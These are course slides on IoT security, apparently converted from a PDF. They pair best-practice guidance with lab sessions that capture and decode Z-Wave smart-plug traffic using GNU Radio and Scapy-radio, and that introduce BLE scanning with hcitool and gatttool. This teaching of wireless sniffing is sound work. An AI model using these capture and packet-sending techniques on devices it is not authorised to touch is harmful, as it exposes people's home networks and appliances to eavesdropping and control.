



# Counter-measures

- Use the BLE security features
  - Encryption, bonding, MAC randomization
  - Do not allow to bond automatically
  - Detect MITM, warn the user
- Your own mechanisms
  - Do not implement static passwords
  - Design with active interception possibility in mind
- Beware excessive services, misconfiguration
- Prepare fallback for Denial of Service
- ...

# Summary: IoT security considerations and best practices

# Securing IoT

- Incorporate security at the design phase
  - Building security in at the design phase reduces potential disruptions and avoids the much more difficult and expensive endeavor of attempting to add security to products after they have been developed and deployed.
- Security updates and vulnerability management
  - Vulnerabilities may be discovered in products after they have been deployed
- Prioritize security measure according to potential impact
  - Risk models differ substantially across the IoT ecosystem. For example, industrial consumers (such as nuclear reactor owners and operators) will have different considerations than a retail consumer.
- Connect carefully and deliberately
  - IoT consumers can also help contain the potential threats posed by network connectivity by connecting carefully and deliberately, and weighing the risks of a potential breach or failure of an IoT device against the costs of limiting connectivity to the Internet.

# Incorporate security at the design phase

- **Enable security by default** through unique, hard to crack default user names and passwords. User names and passwords for IoT devices supplied by the manufacturer are often never changed by the user and are easily cracked. Botnets operate by continuously scanning for IoT devices that are protected by known factory default user names and passwords.
- Build the device using the most **recent operating system** that is technically viable and economically feasible. Many IoT devices use Linux operating systems, but may not use the most up-to-date operating system.
- Use **hardware that incorporates security features** to strengthen the protection and integrity of the device. For example, use computer chips that integrate security at the transistor level, embedded in the processor, and provide encryption and anonymity.
- **Design with system and operational disruption in mind**

# Security Updates and Vulnerability Management

- Patches would be applied automatically and leverage cryptographic integrity and authenticity protections to more quickly address vulnerabilities.
- Consider **coordinating software updates among third-party** vendors to address vulnerabilities and security improvements to ensure consumer devices have the complete set of current protections.
- Develop automated mechanisms for addressing vulnerabilities
- Develop a policy regarding the **coordinated disclosure of vulnerabilities**, including associated security practices to address identified vulnerabilities.
- Develop an end-of-life strategy for IoT products

# Prioritize Security Measures According to Potential Impact

- Know a device's **intended use and environment**, where possible. This awareness helps developers and manufacturers consider the technical characteristics of the IoT device, how the device may operate, and the security measures that may be necessary
- Perform a “**red-teaming**” exercise, where developers actively try to bypass the security measures needed at the application, network, data, or physical layers
- **Identify and authenticate the devices connected to the network**, especially for industrial consumers and business networks.

# Connect Carefully and Deliberately

- **Advise IoT consumers on the intended purpose of any network connections.** Direct internet connections may not be needed to operate critical functions of an IoT device, particularly in the industrial setting
- **Make intentional connections.** There are instances when it is in the consumer's interest not to connect directly to the Internet, but instead to a local network that can aggregate and evaluate any critical information
- Build in controls to allow manufacturers, service providers, and consumers to disable network connections or specific ports when needed or desired to enable **selective connectivity**

# Reading material

- Bruce Schneier: security and the Internet of Things:  
[https://www.schneier.com/blog/archives/2017/02/security\\_and\\_th.html](https://www.schneier.com/blog/archives/2017/02/security_and_th.html)
- Strategic principles for securing the Internet of Things, U.S Department of Homeland Security, November, 2015
- Yuchen Yang, Longfei Wu, Guisheng Yin, Lijie Li, and Hongbin Zhao, *A Survey on Security and Privacy Issues in Internet-of-Things*, IEEE INTERNET OF THINGS JOURNAL, 2017



Lab session 1:  
Z-wave protocol analysis

# Z-wave messages capture and analysis



# Open Z-Wave

- <http://www.openzwave.com/>
- Open source programming library for Z-Wave PC controllers
- Control panel for Z-wave devices

OpenZWave Control Panel

---

Controller Interface

Device name:

USB

Controller Status

Home Id:

Controller Mode:

Node Count:

SUC Node:

Backup Controller

Changes need saving...

---

Network

Controller

Functions

---

Devices

<u>Node Id</u>	<u>Basic Type</u>	<u>Generic Type</u>	<u>Product</u>	<u>Name</u>	<u>Location</u>	<u>Value</u>	<u>Last Heard</u>	<u>Status</u>
1 *B	Controller	Static PC Controller	Aeotec Z-Stick S2				3:16:04 PM	Ready
2 LBR	Routing Slave	Binary Power Switch				off	3:16:04 PM	Dead
3 LBR	Routing Slave	On/Off Power Switch	NodOn ASP-3-1-00 Smart Plug			on	3:17:03 PM	Ready

Current Values  Configuration  Information

Switch:

Alarm Type:

Alarm Level:

SourceNodeId:

Power Management:

System:

Indicator:

# SDR boards

- Software Defined Radio: a radio communication system where the signal-capturing components are software-configurable and the signal-processing components are software-implemented
- Examples: HackRF, bladeRF, USRP2
- Full-duplex, dual-channel and they offer large radio spectrum capabilities as well as a great amount of bandwidth

Ettus USRP B210



# GNU Radio

- GNU Radio is a framework
  - Click and play GUI (GNU Radio companion)
  - Gr-modtool to help extend it
  - Python and C++
  - Supports a lot of SDR



# Scapy

- Interactive packet manipulation program
- Used world-wide by pentesters
- Full Python code
- Supported under Windows, Linux, Mac OSX
- Easy to extend
- Lots of protocols already supported
- Native Fuzzing capabilities

# Scapy-radio

<https://bitbucket.org/cybertools/scapy-radio/src>



# GNU Radio: Receiving Z-Wave packets





# GNU Radio: sending Z-Wave packets



# Packets capture

- Capturing packets between a USB controller and a plug
  - sniffradio() and show()

```
Welcome to Scapy (2.2.0-dev)
>>> p = sniffradio()
^C>>> p.show()
0000 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0001 GnuradioPacket / ZWaveAck
0002 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0003 GnuradioPacket / ZWaveAck
0004 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0005 GnuradioPacket / ZWaveAck
0006 GnuradioPacket / ZWaveReq / ZWaveSwitchBin
0007 GnuradioPacket / ZWaveAck
>>>
```

```
>>> p[0].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveReq ]###
  homeid= 0x1852d22
  src= 0x1
  routed= 0L
  ackreq= 1L
  lowpower= 0L
  speedmodified= 0L
  headertype= 1L
  reserved= 0L
  beam_control= 0L
  reserved= 0L
  seqn= 15L
  length= 0xd
  dst= 0x2
  cmd= SWITCH_BINARY
  crc= 0x6f
###[ ZWaveSwitchBin ]###
  switchcmd= SWITCH
  val= ON
```

# Plug -> controller: state notification

```
>>> p[2].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveReq ]###
  homeid= 0x1852d22
  src= 0x2
  routed= 0L
  ackreq= 1L
  lowpower= 0L
  speedmodified= 0L
  headertype= 1L
  reserved= 0L
  beam_control= 0L
  reserved= 0L
  seqn= 8L
  length= 0xd
  dst= 0x1
  cmd= SWITCH_BINARY
  crc= 0xea
###[ ZWaveSwitchBin ]###
  switchcmd= STATE
  val= ON
```

```
>>> p[3].show()
###[ Gnuradio header ]###
  proto= 1
  reserved1= 0x0
  reserved2= 0
###[ ZWaveAck ]###
  homeid= 0x1852d22
  src= 0x1
  routed= 0L
  ackreq= 0L
  lowpower= 0L
  speedmodified= 0L
  headertype= 3L
  reserved= 0L
  beam_control= 0L
  reserved= 0L
  seqn= 8L
  length= 0xa
  dst= 0x2
  crc= 0xf6
```

# Lab session 2

## BLE protocol Sniffing

# BLE sniffing

- CC2540 USB Dongle and SmartRF sniffer (coupled with wireshark)
- For Linux, Bluez Bluetooth stack,
  - hcitool for scanning and connecting to BLE devices
  - Gatttool for interacting with GATT services (read, write characteristics)
  - Example: scan for BLE devices in rang:
    - `sudo hcitool -i hci0 lscan`

